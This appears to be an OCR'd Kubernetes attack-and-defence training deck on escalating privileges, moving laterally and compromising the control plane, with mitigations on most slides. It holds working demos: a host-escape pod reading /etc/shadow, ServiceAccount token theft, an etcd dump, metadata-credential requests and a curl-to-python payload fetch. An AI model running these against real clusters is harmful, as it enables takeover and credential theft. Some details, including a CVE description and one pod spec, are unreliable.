
```
ETCDCTL_API=3 etcdctl \
  --endpoints=http://<node_ip>:2379 \
  get "" "\x00" --prefix --keys-only
```


Kubernetes Architecture Diagram
Master Node
Key Value Store (ETCD)
API Server
Controller
Scheduler
Developer
Worker Node
Kubelet
POD
POD
POD
Container Runtime (Docker)
Network Proxy (Kube-Proxy)
Optional Add-ons (UI, DNS..)
Worker Node
Kubelet
POD
POD
POD
Container Runtime (Docker)
Network Proxy (Kube-Proxy)
Optional Add-ons (UI, DNS..)
Users

Controller Manager & Scheduler Risks


- Controller Manager
  - Runs as a static pod under /etc/kubernetes/manifests → hostPath exposure
  - Over-broad RBAC roles can allow “create” on any namespace

- Scheduler
  - Similar static-pod setup; mis-scoped permissions let attackers hijack scheduling logic
  - Case Study: CVE-2020-8565—malicious ConfigMap injection leading to code execution




RBAC & ServiceAccount Token Risks

- Over-Permissive RBAC
  - ClusterRoleBindings that grant cluster-admin to broad groups (e.g., system:unauthenticated)
  - Demo Snippet:



```
kubectl auth can-i create deployments \
  --as=system:unauthenticated
```

- ServiceAccount Token Hijacking
  - “automountServiceAccountToken: true” by default → tokens auto-mounted at /var/run/secrets/…/token
  - Easy to exfiltrate via “kubectl cp” or shared volumes
  - Mitigation Highlights:
  - Scope RBAC bindings narrowly
  - Set “automountServiceAccountToken: false” for non-critical pods




Default ServiceAccount & OIDC/Webhook Pitfalls

- Default ServiceAccount Pitfalls
  - Every namespace's **default** SA exists and often has unintended privileges
  - Example: A CI/CD pod using the default SA could list secrets across the namespace

- Misconfigured OIDC / Webhook Authorizers
  - External auth webhooks without mTLS or fail-closed mode can be spoofed
  - A single malicious webhook response can escalate to **cluster-admin**

- Mitigation Highlights:
  - Create and bind minimal-privilege SAs instead of relying on **default**
  - Require mTLS for webhook configs and enable **failurePolicy: Fail**




Worker Node & Pod Runtime Risks

- Kubelet Attack Surface
  - Ports 10250 (authenticated) & 10255 (read-only, unauthenticated)
  - Enumeration: **curl http://<node-ip>:10255/pods**

- PodSecurityContext Abuse
  - **runAsUser: 0, hostPID: true, hostNetwork: true** bypass namespace isolation


- Linux Capabilities Misuse
  - CAP_NET_RAW → packet capture & ARP spoofing
  - CAP_SYS_ADMIN → mount pivots, namespace escapes
  - Check Granted Caps: **kubectl exec attacker-pod -- capsh --print**



Insecure Volume Mounts & SecComp Bypass

- **Unconfined Seccomp/AppArmor**
  - Default profiles allow syscalls like **mount**, **ptrace**, **clone**
  - *Lab tip:* test seccomp lockdown via **kubectl debug –I mage=busybox –attach**

- **Mitigations:**
  - Disallow broad **hostPath** mounts—use PodSecurity Admission to restrict volumes
  - Enforce strict seccomp: deny-all, then allow-list safe syscalls




```
apiVersion: v1
kind: Pod
metadata:
  name: escape-pod
spec:
  hostPID: true
  containers:
  - name: attacker
    image: alpine
    command: ["sh","-c","mount -o bind / /mnt/host && ls /mnt/host/etc/shadow"]
    volumeMounts:
    - name: host
      mountPath: /mnt/host
  volumes:
  - name: host
    hostPath:
      path: /
```

runc & Runtime CVEs

- **CVE-2019-5736 (runc)**
  - Overwrites **/proc/self/exe** to escape container at startup
  - *PoC:* malicious pause image triggers the exploit
- **Runtime Patch Gaps**
  - Many clusters lag behind on runc/containerd versions
  - Lab check: **kubectl exec escape-pod -- runc –version**
- **Sandboxing & Hardening**
  - Patch to latest runc/containerd immediately
  - Consider sandbox runtimes (gVisor, Kata Containers)
  - Monitor for unexpected execve syscalls


Networking & Service Exposure

- Misconfigured Service Types
  - NodePort opens pods on all nodes (ports 30000–32767)
    - Check: kubectl get svc --all-namespaces -o wide
  - LoadBalancer in cloud may expose internal services publicly
- NetworkPolicy Bypass
  - No default-deny → free east-west pod traffic
  - hostNetwork: true pods bypass CNI policy enforcement
- DNS & ARP Poisoning
  - Poison CoreDNS to redirect service names
  - Use a CAP_NET_RAW–enabled pod with Python/Scapy to spoof ARP
- Mitigations
  - Apply default-deny NetworkPolicies for ingress & egress
  - Restrict Service types: avoid NodePort unless required, lock down LoadBalancers
  - Enforce CNI plugin enforcement (e.g., Calico strict mode)
  - Monitor DNS logs and use tools like kube-sniff or cilium monitor



Lateral Movement Strategies


- Pod-to-Pod Pivoting
  - Abuse **kubectl exec** or SSH sidecars to hop between pods
  - Demo snippet:



```
kubectl exec -it compromised-pod -- \
  kubectl exec -it other-pod -- /bin/sh
```

- Shared Volumes & ConfigMap Theft
  - Mount ConfigMaps or **emptyDir** volumes holding credentials
  - Overwrite ConfigMap data to “poison” downstream workloads

- In-Memory Payloads for Stealth



```
exec(__import__('base64').b64decode("<BASE64_PAYLOAD>"))
```

  - Evades file-based EDR and simplifies cleanup

- Mitigations
  - Disable **kubectl exec** for untrusted service accounts
  - Use read-only volumes and avoid sharing sensitive ConfigMaps
  - Monitor process trees and in-memory executions (e.g., Falco rules for **execve**)

Discovery & Recon Techniques

- **kubectl Enumeration**
  - kubectl get all --all-namespaces -o yaml → comprehensive resource map
  - kubectl auth can-i --list → privilege audit per user/SA


- **Automated Scanning**
  - **kube-hunter** passive & active modes for misconfig discovery
  - Custom client-go or Python scripts to enumerate Roles, Bindings, and Secrets

- **Network & API Mapping**
  - Leverage CNI telemetry (Calico, Cilium) or service-mesh logs for pod-to-pod flows
  - Visualize with tools like **k8s-topo** or **Weave Scope**

- **Mitigations**
  - Harden API visibility: disable unauthenticated endpoints, enforce audit logging
  - Run periodic scans in CI/CD: integrate kube-hunter and policy checks (OPA/Gatekeeper)
  - Monitor CNI metrics and service-mesh telemetry for unexpected communication patterns

Environment & App-Level Risks

- Container Image Supply Chain
  - Vulnerable base images (e.g., unpatched OpenSSL) and typosquatting attacks
  - Demo snippet:



```
docker pull busybox:1.30  # intentionally old, vulnerable image
trivy image busybox:1.30
```

- Host & OS-Level Vulnerabilities
  - Kernel CVEs (Dirty COW, new sudo privesc) exploitable from containers
  - Misconfigured daemons (e.g., world-readable /var/run/docker.sock)

- Cloud & Infrastructure Misconfigurations
  - SSRF to metadata service (curl http://169.254.169.254/latest/meta-data/iam/security-credentials/)
  - Over-permissive IAM roles on node VMs

- Third-Party Plugins & Extensions
  - Vulnerable CNI/CSI drivers (e.g., early Calico, outdated FlexVolume)
  - Admission-controller webhooks and service-mesh sidecars with misconfigs

- Mitigation Highlights
  - Enforce image signing and registry allow-lists; scan all images in CI/CD
  - Harden host OS: patch kernels, lock down /var/run/docker.sock, enable host-based Docker profiles
  - Block pod-level access to metadata endpoints or use metadata-proxy; apply least-privilege IAM for nodes
  - Vet and pin plugin/sidecar versions; require mTLS for webhook configurations; apply PodSecurity policies

Hands-On Demonstrations

MODULE 3

Privilege Escalation From a Compromised Pod

Attack Vector


- `privileged: true` + `hostPID: true` + `hostPath: /` → full host-filesystem escape

- **Demo Steps**
  - Apply this pod spec ->

```
   kubectl exec -it escape-pod --
\                   cat /mnt/host/etc/shadow
```

Mitigations

- Drop `privileged`; disable `hostPID`
- Restrict `hostPath` mounts; enforce PodSecurityAdmission `restricted`



```
apiVersion: v1
kind: Pod
metadata: { name: escape-pod }
spec:
  privileged: true
  hostPID: true
  containers:
  - name: attacker
    image: alpine
    command: ["sh","-c","mount -o bind / /mnt/host && cat /mnt/host/etc/shadow"]
    volumeMounts:
    - name: host
      mountPath: /mnt/host
  volumes:
  - name: host
    hostPath: { path: / }
```

Lateral Movement Between Worker Nodes

Attack Vector

- Stolen ServiceAccount token → schedule pods on other nodes

Demo Steps

- Inside compromised pod:

```
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
```

- Use it to spawn on Node 2:

```
kubectl run attacker --image=alpine --overrides='{"spec":{"nodeName":"node-2"}}' \
 --token="$TOKEN"
```

Mitigations

- Scope RBAC to least privilege
- Disable `automountServiceAccountToken` where not needed
- Audit & tighten `ClusterRoleBindings`

Control-Plane Compromise

Attack Vector

- Pod with `cluster-admin` ServiceAccount or embedded kubeconfig

Demo Steps

- Deploy attacker pod with kubeconfig baked in:

```
kubectl apply -f attacker-kubeconfig-pod.yaml
```

- Inside pod:

```
kubectl get secret --all-namespaces
kubectl patch deployment nginx --type=json -p '[{"op":"replace","path":"/spec/replicas","value":0}]'
```

Mitigations

- Never include kubeconfigs in images
- Set `automountServiceAccountToken: false` on non-admin workloads
- Rotate credentials regularly and audit bindings

In-Memory Code Execution with Python

Attack Vector

- **`exec()`**–based reverse shell in RAM (no disk I/O)

Demo Steps

- **kubectl exec -it attacker-pod -- /bin/sh**
- Inside pod:

```
curl http://<host>/payload.b64  | base64 -d | python3
```

Mitigations

- Use distroless or scratch base images (no interpreters)
- Enforce seccomp/AppArmor to block execve of Python
- Monitor runtime with Falco or Tracee

Abusing Linux Capabilities

Attack Vector

- Pods granted `CAP_SYS_ADMIN`, `CAP_NET_ADMIN`, `CAP_SYS_PTRACE`

Demo Steps

- Check caps in pod:

```
kubectl exec attacker-pod -- capsh –print
```

- Use `CAP_SYS_ADMIN` to mount tmpfs or overwrite `/etc/ld.so.preload`

```
# Inside the pod shell:
mkdir /mnt/tmpfs
mount -t tmpfs none /mnt/tmpfs
cp /etc/ld.so.preload /mnt/tmpfs/
ls -l /mnt/tmpfs/ld.so.preload
```

